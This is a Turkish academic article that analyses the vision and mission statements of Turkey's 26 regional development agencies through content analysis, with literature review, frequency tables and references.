Günümüz örgütlerinde meydana gelen yönetsel, sosyal, siyasal ve ekonomik değişimler ve gelişmeler, klasik yönetim anlayışının ve uygulamalarının iki binli yılların çağdaş yönetim ilke ve gereksinimlerine cevap vermede yetersiz ve etkisiz kaldığının anlaşılmasına neden olmuştur(Yatkin,2003:33). Vizyon, misyon, politika ve amaç gibi günlük hayatta sıklıkla kullanılan kavramlar stratejik yönetimi yakından ilgilendirmektedir(Dinçer, 1998:65).Tüm dünyada globalleşme, hızlı teknolojik değişim, yeni oluşan pazarlar, müşteri beklentilerinin değişmesi sonucu ortaya çıkan ezici rekabet karşısında organizasyonlar daha stratejik düşünmek zorunda kalmışlardır. 1980'li yıllar öncesinde stratejik yönetim daha ziyade özel sektör alanında sınırlı bir çevre tarafından uygulanırken, bugün çok sayıda organizasyon, stratejik yönetimi araç olarak kullanmaktadırlar. Strateji, kaynakları misyon doğrultusunda nerelere, ne miktarlarda dağıtacağını gösteren somut bir kavramdır. Stratejik yönetim ise, tüm organizasyonlarda geleceğe yönelik amaç ve hedeflerin belirlenmesine ve bu hedeflere ulaşılabilmesi için yapılması gerekli işlemlerin tespit edilmesine imkan sağlayan bir yönetim tekniğidir. Bu tanım içerisinde vizyon, misyon, strateji ve aksiyon olmak üzere başlıca dört unsur yer almaktadır(<http://www.ytukvk.org.tr/arsiv/stratejikburak.htm>)

A. Organizasyonlar İçin Vizyon, Misyon Kavramlarının Önemi ve Tanımlamaları

Kuruluş amaçları ne olursa olsun organizasyonların, varlıklarını sürdürdükleri sürece, mutlaka kendilerine göre belirleyebilecek ve çalışanlarına aktarabilecek hedefleri bulunmalıdır. Bir organizasyonun başarısında yatan en önemli faktörler arasında vizyon ve misyon yer almaktadır (Aktan,1999). Stratejik yönetimde vizyon en geniş, en genel ve en kapsamlı amaçları içerir. Gerçekleştirilmek istenen amaçlar için gerekli araç ve kaynakları belirtilmeksizin, işletmenin gelecekteki fotoğrafını tasvir eder. Organizasyonlarda vizyon ve misyon, tüm faaliyetlere yön veren, şekillendiren kavramlardır. Vizyon ve misyon uygulamada birbirlerinin yerine kullanılabilmektedir. Nitekim birbirine benzer ifadeler, kimi zaman vizyon bildirisi, kimi zaman misyon bildirisi adı altında yer alabilmektedir. Önemli olan kullanılan başlık değil, bu başlık altında belirtilen ifadelerin ne kadar organizasyona özgü olduğu ve gerçekten yön gösterme niteliğine sahip olup olmadığıdır. Çünkü son yıllarda, sırf modaya uymak için gerçekte inanmadıkları halde birbirine benzer ifadelerle vizyon ve misyon bildirileri hazırlanmakta. Bunun doğal sonucu olarak da bu şekilde belirlenen vizyon ve misyon bildirimleri faaliyetlere yön verememekte, kağıt üzerinde kalmaktadır(Özden,1998). Vizyon, misyon, amaç, politika ve strateji birbiriyle yakın ilişki içinde olan kavramlardır. Vizyon gibi, strateji

de örgütün geleceği ile bağlantılıdır. Vizyon daha soyut bir gelecek ifadesi iken, strateji daha somut bir özelliğe sahiptir. Bütün plan türleri arasında hiyerarşik bir ilişki vardır. Vizyon ve misyonun belirlenmesinden sonra politika ve amaçlar stratejilere rehber olacaktır(Latif ve Muslu: 2015)

B. Misyon Kavramı ve Önemi

Misyon bir örgütün varlığının temel amacını ve temel nedenini açıklayan ifade olarak tanımlanır. Bir misyon ifadesi bir örgütün eşsiz ve sürekli amacını tanımlayan biçimlendirilmiş bir dokümandır. “ne için varız?”, “amacımız nedir?”, “neyi başarmayı istiyoruz?” Bir misyon ifadesinin cevaplamaya çalıştığı bazı temel sorulardır (Gharleghi, Nikbakht ve Bahar, 2011:118). Misyon, örgütün tutum, bakış açısı ve yönelimin bir ifadesi olmakla birlikte stratejik amaçları belirlemeye ve karar almaya zemin oluşturur. Kısaca misyon firmanın varoluş sebebini ortaya koyan bir ifadedir. Misyon belirlemenin ve açık, anlaşılır ve paylaşılan bir misyona sahip olmanın örgütler açısından önemi büyüktür. Misyon firmalara yönelecekleri genel yolu ve nereye yöneleceğini belirler. Böylelikle hangi alternatiflerden sakınılacağı, misyon ifadesi ile şekillenir. Misyon ifadesi öncelikleri belirleme, değerleri tanımlama ve örgütsel iklimin oluşmasında önemli bir rol üstlenir. Böylelikle belirlenmiş olan amaçların işletme yönünün bütün çalışanlarca algılanmasına ve davranışlar için bir çerçeve oluşturmaya yarar (Klemme, Sanderson ve Luffman, 1991:77). Kuruluşun faaliyetlerini yapabilmesi için değer, inanç ve ilkelere ışık tutan misyon, kuruluşun paydaşlarla olan ilişkilerine de yön verir (Ackoff, 1987:30-31). Ayrıca misyon ifadeleri firmaları rakiplerinden ayırmak, çalışanlara ilham ve enerji vermek gibi fonksiyonlara sahip olmakla birlikte (Wensveen, 2005:60-61) doğru belirlenmiş ve bütün çalışanlarca paylaşılan bir misyonun örgütsel performansı doğrudan ve büyük ölçüde etkilediği ifade edilmektedir (Bart ve Hupfer, 2004:107). Bununla birlikte misyon ifadesi, ne çalışanların yenilikçi bakış açılarını sınırlandıracak kadar dar bir çerçevede; ne de bütün stratejilerin dikkate alınmasını gerektirecek kadar geniş bir çerçevede belirlenmelidir (Campbell ve Yeung, 1991:10-20). Alternatif stratejilerin göz önünde bulunduracak, farklı bakış açılarının da katkısını sağlayacak ölçüde, kararında olmalıdır. Belirlenen misyon ifadelerinde genel olarak, örgütün vazgeçilmez unsurları olan temel ürün ve hizmet, birincil pazar, birincil teknoloji; hayatta kalma, büyüme ve karlılık gibi amaçlarını; stratejik karar alan kişilerin örgütü yönetirken bağlı kaldıkları temel inanç, değerleri kapsayan felsefesini; mevcut ve potansiyel müşterilerin işletmelere yakıştırdıkları kamusal imajı içerir. Misyon ifadelerindeki yeni trendde ise müşteri isteklerine duyarlılık, kalite ve vizyon gibi farklı bileşenlere de yer verilir. Firmanın kendisini bilmesi gerektiği düşüncesinin bir yansıması olan örgüt kimliği ise misyon ifadelerinde yer almaz ancak misyon ifadeleri örgütün kimliğine dair güçlü izlenimler oluşturur (Pearce ve Robinson, 2015:22-33).

C. Vizyon Kavramı ve Önemi

Vizyon, örgütün gelecekte ulaşmak istediği konumun bir görüntüsüdür. Örgütün bilinçli tercihinin bir sonucudur (Calder, 2011: 22). Bütün çalışanlara yön vermesi beklenen vizyon, örgütü idare eden idarecilerin zihnindeki bir hedeftir. Örgütün geleceğine ışık tutan vizyon örgütün hedeflerine ulaşmasında yöneticilere ve çalışanlara motivasyon sağlar. Araştırmalar vizyonu belirleyen ve o doğrultuda mücadele eden örgütlerin, vizyonu olmayanlara göre daha başarılı olduğunu ortaya koymuştur. Diğer birçok konuda olduğu gibi vizyondan da başarılı sonuçlar almanın yolu bütün çalışanlarca paylaşılmasıdır (Dinçer, 2003: 14-15). Bu nedenle bir vizyonun sahip olması gereken özelliklerinden bir tanesi herkes tarafından kabul edilebilir ve paylaşılabilir olmasıdır. Diğer bir özellik vizyonun yakın gelecekle değil uzak bir gelecekle ilgili olması gerektiğidir. Başka bir özellik ise nicelikle ilgili ya da niceliksel olarak ifade edilebilecek ulaşılabilir ifadeleri taşımasıdır. Kolaylıkla ulaşılabilir ya da ulaşılmaz hedefler çalışanları motive etmeyeceği gibi belirsiz hedeflerde odaklanma problemi ortaya çıkarabilecektir. Bir örgütün vizyon oluşturmaya etki eden faktörler; örgütün kaderini (geleceğini) kontrol etme ihtiyacı, yaratıcı stratejilere duyulan ihtiyaç, olumsuz gidişi tersine çevirme ve iyileştirme ihtiyacı, örgüt kültüründe değişim ihtiyacı olabilir (El Namaki, 1992, s:29). Vizyon belirlenmesi aşamasında bütün yük sadece üst düzey yöneticilere bırakılmamalı, işletmelerdeki diğer çalışanların da bu sürece katılmaları sağlanmalıdır. Bu sayede bireylerin vizyona bağlılıkları daha yüksek olacaktır. Bu da çalışanların işletmenin belirlediği hedefe ulaşma konusunda daha fazla motive olmalarını sağlayacaktır (Erdoğan ve diğerleri, 2012, s:49).

IV. LİTERATÜR ÖZETİ

Literatürde misyon ve vizyon ifadelerinin incelenmesi konusunda bir çok çalışma yapılmıştır. Bu çalışmalarda Barca ve Yıldırım (2003) sektörel rekabetin vizyon ve misyon ifadelerinden nasıl etkilendiğini incelemiştir; Özdemir (2005), farklı sektörlerdeki şirketlerin misyon ve vizyon ifadelerinin benzerlik ve farklılıklarını ele almıştır; Ramazanoğlu ve Bahçeci (2006), vizyon ve misyon ifadelerinin firma stratejisi ve başarısı üzerindeki etkilerini incelemiştir. Acuner ve Genç (2007), Kobilerin misyon ifadelerinin içerik analizini gerçekleştirmiş; 2008 yılında yaptıkları çalışmada ise Türk ve Avrupalı sanayi işletmelerinin misyon ifadelerinin karşılaştırmasını yapmışlardır. Köseoğlu (2008), Kobilerin misyon ifadelerindeki benzerlikleri konu edinmiş; Çuhadar ve Özmen (2008), içerik analizi yöntemi ile misyon ifadelerini ele almış; aile işletmelerini konu aldığı çalışmada, ifadelerin firmaların varlık nedenini net olarak açıklamadığı sonucuna ulaşmış; Köseoğlu ve Temel (2008) misyon ifadelerindeki bileşenlerin sektörler göre farklılaşmalarını araştırmıştır. Doğan ve Hatipoğlu (2009), Kobilerin vizyon ifadelerinin işletme performansına etkisini ele almış; Köseoğlu ve Ocak (2010), işletmelerin sahiplik yapılarının misyon ifadelerine nasıl yansıdığını irdelemiş; Akbulut ve Bayram (2011), misyon ifadelerinin çevreye göre değişim durumu üzerine çalışmış; Kunt (2012) ise misyon ve vizyon ifadelerinin stratejik planlamadaki önemini konu edinmiştir. Erol ve Kanbur (2014) Türkiye'nin ilk 100 büyük firmasının girişimcilik özelliklerini misyon ve vizyon ifadelerine göre değerlendirmişlerdir. İnce (2015), misyon ve vizyon ifadelerine göre Türkiye'nin ikinci 500 büyük şirketinin girişimcilik özelliklerini incelemiştir.

V. ARAŞTIRMANIN AMACI, MATERYAL VE YÖNTEMİ

A. Araştırmanın Amacı

Bu çalışmada, Türkiye'deki kalkınma ajanslarının web siteleri ve stratejik planlarında yer alan vizyon ve misyon ifadelerinde kullandıkları öğeleri tematik açıdan değerlendirmek, bu öğelerden hangilerinin ne sıklıkla kullanıldığını açık bir şekilde ortaya koymak amaçlanmıştır. Ayrıca araştırmanın temel hedefini oluşturan konuyu yani kalkınma ajanslarının stratejik yönünü vizyon ve misyon ifadelerine göre değerlendirerek yorumlamaktır. Bu amaçla aşağıdaki sorulara yanıtlar aranmıştır.

*Kalkınma ajanslarının vizyon ve misyon ifadeleri hangi ana temalar (kategoriler-öğeler) altında toplanmaktadır?

*Kalkınma ajanslarının vizyon ve misyon ifadelerinde yer alan ana temaların(kategoriler-öğelerin) kullanım sıklığı nedir?

*Kalkınma ajanslarının vizyon ve misyon ifadelerindeki ana temalardan(kategoriler-öğelerin) hangileri stratejik yönün belirleyicileri olarak kullanılabilir?

B. Araştırmanın Modeli

Bu çalışma; Türkiye'deki kalkınma ajanslarının vizyon ve misyon ifadelerinde kullandıkları öğeleri tematik açıdan değerlendirmek amaçladığından dolayı araştırma konusunun doğasına uygun olarak nitel bir araştırma deseni olan Olgu Bilim/Fenomenoloji kullanılmıştır. Olgu bilim yaklaşımının temelinde bir olguya ilişkin bireysel tecrübeler ile algıların ortaya çıkarılması ve yorumlanması amaçlanmaktadır(Göçer, 2013). Olgu bilim deseni farkında olduğumuz ancak derinlemesine ve ayrıntılı bir anlayışa sahip olmadığımız olgulara odaklanmaktır. Olgular; yaşadığımız dünyada olaylar, deneyimler, algılar, yönelimler, kavramlar ve durumlar gibi çeşitli biçimlerde karşımıza çıkabilmektedir(Yıldırım ve Şimşek, 2011).Olgularla günlük yaşantıda sık sık karşılaşılsa da bu tanışıklık onların tam olarak anlaşıldığı anlamına gelmez. İnsanlara tümüyle yabancı olmayan aynı zamanda da tam anlamının kavranamadığı olguları araştırmayı amaçlayan çalışmalar için olgubilim iyi bir araştırma zemini oluşturmaktadır(Yıldırım ve Şimşek, 2011). Bu çalışmada olgu bilim deseninin kullanılmasının temel sebebi araştırmacıların kişisel tecrübeleri ve algılarını ortaya koyarak ülkemizdeki kalkınma ajanslarının vizyon ve misyon ifadelerinde hangi ana temaları kullandıklarını ortaya çıkarmaktır. Ana temalar örneklem sayısının az olması nedeniyle alt temalara ayrıştırılmamıştır.

C. Evren, Örneklem ve Çalışma Grubu

Araştırma evrenini Türkiye'de yer alan kalkınma ajanslarının web sayfaları veya stratejik planlarında var olan vizyon ve misyon ifadeleri oluşturmaktadır. Türkiye'de halen faaliyette bulunan 26 kalkınma ajansının olduğu tespit edilmiş ve bu ajansların tamamının web sayfalarında veya

stratejik planlarında bulunan vizyon-misyon ifadelerinin ulaşılmıştır. Araştırmanın çalışma grubunu 26 kalkınma ajansının vizyon ve misyon ifadeleri oluşturmaktadır.

D. Verilerin Toplanması ve Analizi

Bu çalışmanın verileri doküman inceleme tekniği kullanılarak toplanmıştır. Doküman incelemesi, çeşitli materyalin araştırma konusu veriye ilişkin çözümlenmesi işlemini ifade etmektedir(Gürbüz ve Şahin,2014:182). Yani doküman incelemesi, araştırılması hedeflenen olgular hakkında bilgi içeren yazılı materyalleri kapsamaktadır(Yıldırım ve Şimşek, 2011).Toplanan araştırma verilerinin çözümlenmesinde yazılanların veya söylenenlerin sistematik hale getirilerek hangi sıklıkta olduğunu tespit etmek amacıyla kullanılan ve nitel bir araştırma yöntemi olan içerik analizi kullanılmıştır. İçerik analizinde ana fikir, mesajın tüm içeriğinin azaltılmasına ve kelimelerin anlamlı şekilde sınıflandırılmasına dayanmaktadır(Yozgat ve Karataş, 2011; Martin vd..2014,:4). Özünde içerik analizi, metin halinde sunulan verilerin çözümlenmesi için geliştirilmiş bir yöntemdir (Öğülmüş,1991:215). Bu analizde, temelde birbirine benzeyen verileri belirli kavramlar ve temalar bir araya getirmek ve bunu okuyucunun anlayabileceği bir biçimde organize ederek yorumlamaktır. Bu amaçla ilk olarak kalkınma ajanslarının internet siteleri ve stratejik planlarından elde edilen vizyon ve misyon ifadeleri Excel sayfasına kopyalanmış ve sonrasında bu ifadeler içerik analizi yöntemiyle irdelenmiştir. Yakın anlam barındıran ifadeler için gruplandırma yapılarak vizyon ifadeleri üç ana kategori ve sıklıklarına göre 10 öge, misyon ifadeleri üç ana kategori ve sıklıklarına göre 10 ögeden oluşturulmuştur. Bu amaçla çalışmayı yürüten üç araştırmacı vizyon ve misyon ifadelerinin hangi öğelerden oluştuğunu birbirlerinden bağımsız olarak belirlemiş, kategorileri ise birlikte değerlendirmişlerdir. Değerlendirme yapılırken araştırmacılardan en az ikisinin vizyon ve misyon ifadelerinde yer aldığını ifade ettiği öğelere ait farklılıklar ise karşılıklı olarak yapılan müzakereler sonucunda giderilerek çalışmaya dahil edilmiştir.

E. Geçerlilik ve Güvenirlik

Literatürde nitel çalışmaların geçerlilik ve güvenirliliği konusunda çeşitli değerlendirmeler yapılmaktadır. Örneğin, Yıldırım(2010:8) nitel araştırmalarda ölçme aracının araştırıcının kendisi olduğunu belirterek geçerliliğin birden fazla araştırıcının uzlaşmaları ve çalışmanın ayrıntılı bir şekilde raporlanması ile sağlanabileceğini belirtmektedir. Bu kapsamda araştırmacıların vizyon ve misyon ifadelerinde olduğunu belirttiği farklılıkların ortak görüşe varılmasıyla birlikte araştırmanın iç geçerliliği sağlanmıştır. Dış geçerlilik için kullanılan Miles ve Huberman(1994)'ın önerdiği $[Güvenirlik(P)=(Görüş\ Birliği)/(Görüş\ Birliği + Görüş\ Ayrılığı) \times 100]$ formül kullanılmıştır. Bu denkleme göre araştırmanın güvenirlilik oranı $P=[66/(66+5) \times 100]=\%92$ olarak bulunmuştur. Ayrıca, Neuendorf ve Skalski'nin(2010:3) belirttiği üzere araştırmaya birden fazla araştırmacının katılması ve aralarında uzlaşma sağlanması araştırmada önemli bir güvenirlilik göstergesi olarak kabul edilmiştir(Ocak, Güler ve Basım,2016).

VI. ARAŞTIRMA BULGULARI

Çalışmada vizyon ve misyon ifadelerinin önemli bir ögesi olan kısalığı belirlemek amacıyla her bir kalkınma ajansına ait ifadelerin sözcük sayımı yapılmıştır. Vizyon ifadeleri(min=6 max= 42) ortalama 20 kelimedenden oluşmaktadır. Başka bir deyişle araştırma için vizyon beyanlarına ulaşılan kalkınma ajanslarının %92'sinin ifadeleri 30 kelimedenden kısadır. Misyon ifadelerinin ise(min=11 max=72) ortalama 26 kelimedenden oluşmaktadır. Çalışmamızda misyon beyanları olan 24 kalkınma ajansının %63'nün ifadeleri 30 kelimedenden kısa olduğu tespit edilmiştir.

Tablo 1:Vizyon Kategori ve Öğeleri İçerik Analizi Sonuçları

Kategoriler	Ögeler	Kalkınma Ajansları (26)	
		Adet	Yüzde
Şekil	Kısalık(30 kelimedenden az)	24	92
	Açıklık ve Anlaşılabilirlik	25	96
Özellikler	Liderlik	17	65,4
	Etkinlik	10	38,5
	Yenilikçilik	5	19,2
	Küresel bakış	3	11,5

Hedefler	Sürdürülebilir Kalkınma	10	38,5
	Doğal ve Kültürel Çevreyi Korumak	6	23,1
	Tanınmak	4	15,4
	Yerel ve Bölgesel İşbirliğini Geliştirmek	4	15,4

Tablo 2: Misyon Kategorisi ve Öğeleri İçerik Analizi Sonuçları

Kategoriler	Öğeler	Kalkınma Ajansları (24)	
		Adet	Adet
Şekil	Kısalık(30 kelimeden az)	15	63
	Açıklık ve Anlaşılabilirlik	25	92
Varlık Nedeni	Koordinasyon Sağlama	7	29
	Yenilikçilik/Ar-ge	6	25
	Etkinlik	6	25
	Strateji Belirleme	4	17
Hedefler	Sürdürülebilir Kalkınma	19	79
	Bölgenin Kapasite Kullanımını Arttırmak	11	46
	Yerel ve Bölgesel İşbirliğini Geliştirmek	11	46
	Katılım Sağlamak	7	29
	Bölgenin Rekabet Gücünü Arttırmak	6	25

Tablo 1 ve 2’den elde edilen bulgular doğrultusunda araştırmanın birinci araştırma sorusunun cevabı olarak kalkınma ajanslarının vizyon ifadelerinin üç ana kategori ve on öge, vizyon ifadelerinin ise üç ana kategori ve onbir öğeden oluştuğu tespit edilmiştir. İkinci araştırma sorusunun cevabı olarak, Tablo 1’deki bulgulara göre araştırmaya dahil edilen kalkınma ajanslarının vizyon ifadelerinde şekil kategorisi olarak kısalık (%92), açıklık ve anlaşılabilirlik (%96); özellikler kategorisi altında, (%65,4) liderlik, (%38,5) etkinlik, (%19,2) yenilikçilik ve (%11,5) küresel bakış öğeleri; hedefler kategorisi altında, (%38,5) sürdürülebilir kalkınma, (%23,1) doğal ve kültürel çevreyi korumak, (%15,4) tanınmak, (15,4) yerel ve bölgesel işbirliğini geliştirmek öğeleri üzerinde odaklandığı belirlenmiştir. Kalkınma ajanslarının vizyon ifadelerini oluşturan öğelerin kullanım durumlarına bakıldığında tablo 1’de belirtilen her bir öğenin yüzde oranlarında birbirine benzerlik gösterdiği şeklinde değerlendirilmiştir. Tablo 2’den elde edilen bulgulara göre kalkınma ajanslarının misyon ifadelerinde şekil kategorisinde kısalık (%63), açıklık ve anlaşılabilirlik (%92); varlık nedeni kategorisinde, koordinasyon sağlama (%29), yenilikçilik/ar-ge (%25) ve strateji belirleme (%17); hedefler kategorisinde, sürdürülebilir kalkınma (%79), bölgenin kapasite kullanımını arttırmak (%46), yerel ve bölgesel işbirliğini geliştirmek (%46), katılım sağlamak (%29), bölgenin rekabet gücünü arttırmak (%25) üzerine odaklandığı belirlenmiştir. Üçüncü ve temel araştırma sorusunun cevabı olarak elde edilen sonuçlar değerlendirildiğinde, kalkınma ajanslarının stratejik planlarında yer alan vizyon ve misyon ifadeleri irdelendiğinde, sürdürülebilir kalkınma (vizyon %38,5-misyon %79), yerel ve bölgesel işbirliğini geliştirmek (vizyon %15,4-misyon %46), yine vizyon ifadelerinde yer alan doğal ve kültürel çevreyi korumak (%23,1), misyon ifadelerinde yer alan bölgenin kapasite kullanım oranını arttırmak (%46) ve bölgenin rekabet gücünü arttırmak (%25), katılım sağlamak (%29) gibi hedefler kategorilerinde yer alan ifadelerle odaklandığı görülmüştür. Bu öğeler stratejik yönün temel belirleyicileri olarak değerlendirilmiştir. Yine kalkınma ajanslarının vizyon ifadelerinde yer alan özellikler kategorisindeki liderlik (65,4), etkinlik (%38,5), yenilikçilik (%19,2) ve küresel bakış (%11,5) öğeleri ile misyon ifadelerinde yer alan varlık nedeni kategorisindeki yenilikçilik (%25), etkinlik (%25) ve strateji belirleme (%17) öğeleri de stratejik yönün belirlenmesinde kullanılan diğer unsurlar olarak değerlendirilmiştir.

TARTIŞMA VE SONUÇ

Türkiye’nin kalkınma politikalarına özellikle 2000’li yıllara kadar merkezden belirlenen ve yerel olarak uygulanan bir anlayışın hâkim olduğu görülmektedir. Bu şekildeki uygulamaların küreselleşme süreciyle terk edilmesi gerektiği anlaşılmış ve uygulamaya konulmuştur. Yeni kalkınma modeli olarak uygulamaya konulan bölgesel kalkınma anlayışı, aktörlerin katılımı ile gerçekleşen tabandan tavana bir yaklaşım haline gelmiş ve aynı zamanda da bölgesel kalkınma ajanslarının kurulmasını sağlamıştır. İlgili alan yazın incelendiğinde, bölgesel kalkınma ajanslarının temel varlık nedenlerinin, bölgesel stratejileri uygulanması, yerel ve bölgesel girişimciliğin desteklemesi, altyapı

hizmetlerinin sunulmasına yardımcı olma, özel sektörün yakın geleceği için yerel ve bölgesel çözümler araştırma ve bölgesel talepleri karşılayacak yeni ürün ve hizmet üretimi için finansal garantiler ve çözümler arama olarak belirtilmektedir. Aynı zamanda kalkınma ajansları da sonradan oluşturulan birer organizasyonlardır ve diğer organizasyonlar gibi birtakım yönetsel süreçleri sahiptir. Ancak küreselleşmeyle birlikte çevresel faktörlerde meydana gelen birtakım teknolojik gelişme ve değişimler, örgütlerin, yönetim anlayışının ve müşteri beklentilerinin değişmesine, daha katı bir rekabet ortamıyla karşılaşmalarına ve sürdürülebilir bir rekabet avantajı sağlamaları için daha yoğun bir çaba içerisinde olmalarını gerektirmiştir. Bu durum örgütlerin stratejik yönetim süreçlerini uygulamasını bir zorunluluk haline getirmiştir. Örgütlerin, stratejik yönetim sürecini sağlıklı bir şekilde uygulayabilmeleri için misyon ve vizyon kavramlarını iyi anlayabilmeli ve oluşturabilmelilerdir. Bu sebeple, misyon ve vizyon kavramları örgütler açısından önem arz etmektedir. Konu ile ilgili literatür de belirtildiği gibi, iyi hazırlanmış misyon ve vizyon bildirgeleri örgütlere rekabet avantajı sağlamanın yanında, örgüt içinde ortak bir kültürün oluşmasına, çalışanların örgüte olan bağlılıklarının artmasına, örgütün devamlı kendini değişen şartlara ve koşullara karşı geliştirmesine, misyon ve vizyon'una bağlı olarak hedeflerini gerçekleştirmesi için stratejiler oluşturmaya olanak sağlayacaktır. Vizyon ve misyon bildirgeleri organizasyonun ulaşmak istediği amaç ve hedefleri çok açık bir şekilde ifade etmelidir. Hazırlanacak bildirgelerde organizasyondaki başlıca değerler ve inançlar ortaya konulmalıdır. Çalışmanın ana konusunu oluşturan Türkiye'deki kalkınma ajanslarının vizyon ve misyon ifadelerinde yer alan, (%65,4) liderlik, (%38,5) etkinlik, (%19,2) yenilikçilik ve (%11,5) küresel bakış, (%38,5)sürdürülebilir kalkınma, (%23,1)doğal ve kültürel çevreyi korumak, (%15,4) tanınmak, (15,4) yerel ve bölgesel işbirliğini geliştirmek, etkinlik(%38,5), yenilikçilik(%19,2) ve küresel bakış(%11,5) ve strateji belirleme(%17) gibi öğeler stratejik yönün göstergeleri olarak değerlendirilmiştir. Dolayısıyla stratejik planlarında bu öğelerin yoğun olarak kullanılması nedeniyle çalışmaya konu ajansların stratejik açıdan gelecek ve çevre odaklı bir bakış açısına sahip olduğu yani stratejik birçok yönünün olduğu şeklinde değerlendirilmiştir.

KAYNAKÇA

- Ackoff, R. (1987). *Mission statements*. Planning Review, 15(4), 30-31.
- Acuner, T., Genç, K. Y. (2007). *KOBİ'lerin Stratejik Yönelimlerinin İncelenmesi*, 4. KOBİ'ler ve Verimlilik Kongresi Kongre Kitabı, İstanbul Kültür Üniversitesi, 7-8 Aralık, İstanbul, 603-610.
- Acuner, T., Genç, K. Y. (2008). *Türkiye'nin ve Avrupa'nın Büyük İşletmelerinin Misyon ve Vizyon Açıklamalarının içerikleri Bakımından Karşılaştırılması*, 16. Ulusal Yönetim ve Organizasyon Kongresi, İstanbul Kültür Üniversitesi, Antalya
- Akbulut, E., Bayram, Y. (2011). *A Comparative Analysis of Web-Based Corporate Mission Statements*. African Journal of Business Management, Vol. 5, No. 23, s. 10014-10022.
- Aktan, C. (2004). *Değişim Çağında Yönetim*, Sistem yayıncılık, 1. Baskı, İstanbul
- Akpınar, R. (2006). “*Bölgesel Gelişme Politikalarında Yaşanan Değişim: Yeni Bölgeselleşme Paradigması Ve Uygulamaları*”, http://www.geocities.com/ceteris_tr/_r_akpinar.doc, (26.10.2006)
- Awamleh, R., Gardner, W.L. (1999). Perceptions of leader Charisma and Effectiveness: The Effects of Vision Content, Delivery and Organizational Performance. *Leadership Quarterly*, 10(3).
- Barca, M., Yıldırım, M. (2003). *Vizyon ve Misyon Bildirgeleri Sektörel Rekabet Dayanaklarını Ne Ölçüde Yansıtmaktadır?*, 11. Ulusal Yönetim ve Organizasyon Kongresi, Afyon Kocatepe Üniversitesi İ.İ.B.F., 22- 24 Mayıs, Afyon, 189- 190.
- Bart, C. K. & Hupfer, M. (2004). Mission statements in Canadian hospitals. *Journal of Health Organization and Management*, 18(2), 92-110.
- Calder, W. B. (2011). *Institutional VVM statements on websites*. Community College Enterprise, 17(2), 19-27.
- Campbell, A., Yeung, S. (1991). *Creating a sense of mission*. Long Range Planning, 24(4), 10-20.
- Çakmak, E. (2006). *Yerel Ekonomi ve Bölgesel Kalkınma Ajansları*, Ankara: İmaj Yayınevi.
- Çelik, F. (2017) *Bölgesel Kalkınma Ajansı (BKA) Deneyimlerinin Karşılaştırmalı Analizi: İngiltere ve Türkiye Örnekleri*. Afyon Kocatepe Üniversitesi Sosyal Bilimler Dergisi / Cilt: 19, Sayı: 2, Aralık, 145-171.
- Çuhadar, T., Özmen, H. İ. (2008). *Mission Statement Institutional Family Business: A Content Analysis*, First International Conference On Management and Economics (Epoka University, 28-29 Mart)' ne sunulan bildiri, Tirana, Albania, 120-132.
- Demirci, A. (2003). “*Bölgesel Kalkınma Ajansları*”, Sosyal Bilimler Kongresi Tebliği, Aralık.
- Dinçer, Ö. (2003). *Stratejik Yönetim ve İşletme Politikası*, Beta Basım Yayım, 6. Baskı, İstanbul.

- Doğan, S., Hatipoğlu, C. (2009). Küçük Ve Orta Boy İşletmelerde Vizyon Açıklamasının İşletmenin Performansına Etkisine İlişkin Bir Araştırma. *Atatürk Üniversitesi İktisadi ve İdari Bilimler Dergisi*, 23(2).
- Erdoğan, B. Z., Tokgöz N., Ulukan C., Demirci E., Baraz B., Tiltay M.A., Taşcı D., Besler S. (2012). *Stratejik Yönetim-I*. 1. Baskı. Eskişehir, Anadolu Üniversitesi Yayınları.
- El Namaki, M. S. S. (1992). *Creating A Corporate Vision, Long Range Planning*. 25(6), pp. 25-29.
- EURADA (1999). *Creation, Development and Management of RDAs: Does it have to be so difficult?* Brussels.
- Erol, Y., Kanbur, E. (2014). *Misyon ve Vizyon İfadelerine Göre Türkiye'nin İlk 100 Büyük Şirketinin Girişimcilik Özellikleri*. Business & Economics Research Journal, 5(3).
- Ertaş N.(2013). *Bölgesel Kalkınma Politikası Aracı Olarak Kalkınma Ajansları: Türkiye'de Bölgesel Potansiyelin Değerlendirilmesi Açısından "Mevlana Kalkınma Ajansı" örneği*. Yayınlanmamış Yüksek Lisans Tezi, Selçuk Üniversitesi Sosyal Bilimler Enstitüsü, Kamu Yönetimi Anabilim Dalı.
- Gharleghi, E., Nikbakht, F. & Bahar, G. (2011). A Survey of Relationship Between the Characteristic of Mission Statement and Organizational Performans. *Research Journal of Business Management*, 5(3), 117-124.
- Gürbüz, S, Şahin, F. (2015). *Sosyal Bilimlerde Araştırma Yöntemleri Felsefe-Yöntem-Analiz*, (2.Baskı), Ankara, Seçkin Yayıncılık
- Halkier, H., Danson, M. (1997). *Regional Development Agencies In Western Europe: A Survey Of Key Characteristics And Trends*, European Urban And Regional Studies, Vol.4, No, 3,s. 241-254.
- Hasanoğlu, M, Aliyev, Z.(2006). "Avrupa Birliği ile Bütünleşme Sürecinde Türkiye'de Bölgesel Kalkınma Ajansları", Sayıştay Dergisi, Sayı:60, Ocak-Mart. Ankara.
- Hughes, J.T.(1998). *The Role of Development Agencies in Regional Policy: An Academic and Practitioner Approach*, Urban Studies, Vol. 35, No. 4, s. 618-620.
- Ildırar, M. (2004). "Bölgesel Kalkınma ve Gelişme Stratejileri", Nobel Yayın Dağıtım, Ankara, Ekim 2004.
- İnce A. R. (2015). Türkiye'nin İkinci 500 Büyük Şirketinin Misyon ve Vizyon İfadelerine Göre Girişimcilik Özellikleri. *Niğde Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, 8 (2),143-155.
- Klemme, M. S.S. Luffman, G. (1991). *Missions statements: Selling corporate values to employees. Long Range Planning*, 24(3), 73-78.
- Koçberber, S. (2006). "Kalkınma Ajansları ve Sayıştay Denetimi", Sayıştay Dergisi (61), 37-55.
- Köseoğlu, M. A. (2008). *İşletmeler Var Olma Sebeplerini Nasıl İfade Ederler?: KOBİ'lerin Misyon İfadeleri Üzerine Bir Araştırma*. Yönetim ve Ekonomi: Celal Bayar Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi, 15(2), 89-97.
- Köseoğlu, M. A.,Ocak, S. (2010). *Misyon İfadelerinde Kullanılan Öğeler İşletmelerin Sahiplik Yapısına Göre Değişir mi?: Özel ve Kamu Hastaneleri Üzerine Bir Araştırma*. Hacettepe Üniversitesi Sağlık İdaresi Dergisi, 13(1), 63-82.
